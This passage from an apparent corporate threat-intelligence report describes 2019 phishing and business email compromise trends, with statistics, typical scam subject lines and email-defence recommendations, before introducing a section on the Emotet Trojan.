hishing messages increased to 9 percent of total spam in 2019 from 3 percent in 2018. The most common categories of phishing messages encountered were spoofed messages from well-known brands — such as Google, DHL, Dropbox, PayPal, and Microsoft — phone scams and fake DocuSign messages. Other themes Trustwave encountered during the year included:

- Corporate email credential-phishing campaigns around **Outlook and Office 365**, commonly requesting to verify an account or email address, change a password, upgrade mailbox quota and storage or listen to a missed voicemail message.
- Phishing sites hosted on **compromised websites**, to which the attacker has gained access through credential guessing, brute forcing or by exploiting vulnerabilities in software, such as WordPress.
- Phishers continued to use **free hosting** sites, such as Wix Site, Weebly and 000webhost, to host their landing pages.
- Cloud-based, **free disk-space services**, including Google Drive, OneDrive, Dropbox, Box, WeTransfer and SharePoint URLs, for hosting phishing pages and malware.
- **PDF phishing documents** are still relatively common. Attackers hid phishing URLs in PDFs instead of the email body. These PDFs incorporated blurred images with underlying uniform resource identifier (URI) actions. Clicking the image opens a browser and loads a URL of the attacker's choosing, leading to either a credential-stealing page or a malware download.

MULTI-STAGE PHISHING USING TRUSTED CLOUD PROVIDERS

In 2019, phishers often abused free, cloud-based disk-space services, such as Google Drive, OneDrive, Dropbox, Box, WeTransfer and SharePoint, as intermediate stages in multi-stage phishing chains. In such a scheme, they use the cloud service to host a document that, when opened, has an embedded link that redirects to another web page located elsewhere, usually a compromised website. Sometimes the malicious web page masquerades as a login page for the cloud service to steal the victim's credentials.



A malicious PDF hosted on a cloud service

By using a well-known cloud service for the first stage of their attacks, phishers hope to rely on the service's good URL reputation not just to allay suspicion on the part of the victim but also to fool security software that scan incoming messages for malicious links.

OFFICE 365 ACCOUNT PHISHING

Credentials for Office 365 email accounts are like gold for attackers, who use the compromised accounts differently. For example, an attacker can log in to the service and monitor a target's Outlook email for potential opportunities, such as notification of an invoice coming due. The attacker can then step into the middle of the conversation and launch a BEC attack against a person who is fully expecting a notification. Attackers can also use the good reputation of compromised accounts to send further phishing or spam emails to the victim's contacts.

Business Email Compromise


Business Email Compromise (BEC) is a targeted form of phishing that criminals use to steal large sums of money from companies. According to the FBI, BEC scams have cost people and organizations more than USD \$26 billion in over 166,000 incidents worldwide since 2013. Most such scams involve just a few thousand dollars, but individual losses can be staggering. In one publicized case in 2019, a Toyota subsidiary lost the equivalent of USD \$37 million in a BEC scam. Trustwave Secure Email Gateway Cloud intercepted around 60 BEC messages a day last year.

In a typical BEC scam, the target is a mid-level executive or financial officer with the authority to send money on behalf of a company. The scammer sends the target an email purporting to be from the company's CEO or another important person asking the target to send a payment to a vendor or other party. To appear legitimate, the messages often forge the sender's address on the 'To' line and directs replies to a separate 'Reply-To' address.

Some of the more common BEC approaches Trustwave security researchers see include the following:



BEC Type	Typical Subject Lines	Description
Vendor Payment or Invoice	Urgent Assistance needed Are you at your desk? Request Available? Invoice payment	Scammer impersonates the CEO or CFO and asks someone in Finance to urgently send a payment to a vendor or other party.
Gift Cards	Need your help Quick Task Favor	Scammer impersonates the CEO, CFO or other manager and asks an employee to purchase gift cards (iTunes for example), scratch them, take a photo and send the image. Scammer then redeems the cards.
Payroll Change	Payroll Update DD Update Direct Deposit Change Change Bank Info	Scammer impersonates an employee and asks HR staff to change the bank account for salary deposits.

BEC Type	Typical Subject Lines	Description
Phone Number	Hello [person] Quick Request	Scammer impersonates the CEO, CFO or other manager and asks an employee for cell phone number, from where a text message conversation occurs.
Altered Invoice	Varies according to actual email correspondence	Scammer obtains access to real email accounts through credential phishing and monitors email looking for suitable invoices or transactions about to happen. Scammer then injects themselves in the middle of the email conversation and supplies an altered invoice, closely resembling the original, except for the bank account details.



Business Email Compromise Statistics

BEC FROM ADDRESS DOMAINS, 2019



A BEC message asking for the recipient’s phone number.

Some statistics collected from the BEC messages Trustwave Secure Email Gateway Cloud intercepted in 2019:

- Most BEC emails continue to originate from free webmail services:
 - » 30 percent are from gmail.com.
 - » 7 percent are from aol.com.
 - » 6 percent are from Roadrunner (rr.com).
 - » 23 percent originate from an Open-Xchange Mailer, a common webmail platform service that providers used.
- Reply-To addresses
 - » 40 percent of BEC emails specify a ‘Reply-To’ address.
 - » 12 percent of BEC emails specify a ‘Reply-To’ address that differs from the ‘From’ address.
 - » 5 percent have the same display name in the ‘From’ and ‘Reply-To’ fields but use two different email addresses in the two fields.
- 47 percent state “I need you” [to do something].
- 27 percent state “Are you” [available or busy].
- 17 percent have uppercase words in the Subject line, like URGENT, TASK, REQUEST, or ATTENTION.
- 15 percent mention a task that needs completing.
- 7 percent mention purchase of gift cards.
- 6 percent mention direct deposit.
- 6 percent mention a change in bank details.
- 5 percent ask for an employee’s phone number so a text message conversation can occur.

Defending the Email Attack Surface

To protect against the impact of email attacks, organizations should consider:

- **Deploying an email security gateway** – on-premises or in the cloud – with multiple layers of technology, including anti-spam, anti-malware and flexible policy-based content filtering capabilities.
- **Locking down inbound email traffic content as much as possible.**
Carefully consider employing a strict inbound email policy:
 - » Quarantine or flag all executable files, including Java scripts, such as **.js** and **.vbs**, as well as all unusual file attachments, such as **.cpl**, **.chm**, **.hta** and **.lnk** files. Create exceptions or alternative mechanisms for handling legitimate inbound sources of these files.
 - » **Block or flag macros** in Office documents.
 - » Block or flag **password-protected archive** files, and blocking odd or unusual archive types, such as .ace, .img and .iso.
- Keeping **client software**, such as Microsoft Office and Adobe Reader, **fully patched** and promptly up-to-date. Many email attacks succeed because of unpatched client software.
- Ensuring you can **check potentially malicious or phishing links in emails** either with the email gateway, a web gateway or both.
- Deploying **anti-spoofing** technologies on domains at the email gateway and deploy techniques to **detect domain misspellings** to also detect phishing and BEC attacks. Also ensure there are robust processes in place for approving financial payments via email.
- **Educating users** – from the rank and file up to the C-suite – on the nature of today's email attacks. Conducting mock phishing exercises against your staff shows employees that phishing attacks are a real threat of which they need to be wary.


Emotet: The Threat is in the Mail

First discovered in 2014, the Emotet Trojan remains one of the top threats today. Once known primarily as a banking Trojan, Emotet is a modular threat that, once installed on a compromised system, performs tasks such as stealing information or installing additional malware. Most of the Emotet-related malware encounters Trustwave investigators observed in 2019 delivered affiliate malware, including Ryuk and Phobos ransomware, the TrickBot banking Trojan and the Ostap downloader.

This section explains what Emotet is and how it spreads. It also details how Trustwave SpiderLabs researchers collected, enriched and leveraged threat intelligence from multiple sources to create and iteratively improve a high-fidelity set of indicators of compromise (IOCs) that investigators successfully used to detect Emotet activities on multiple victims.

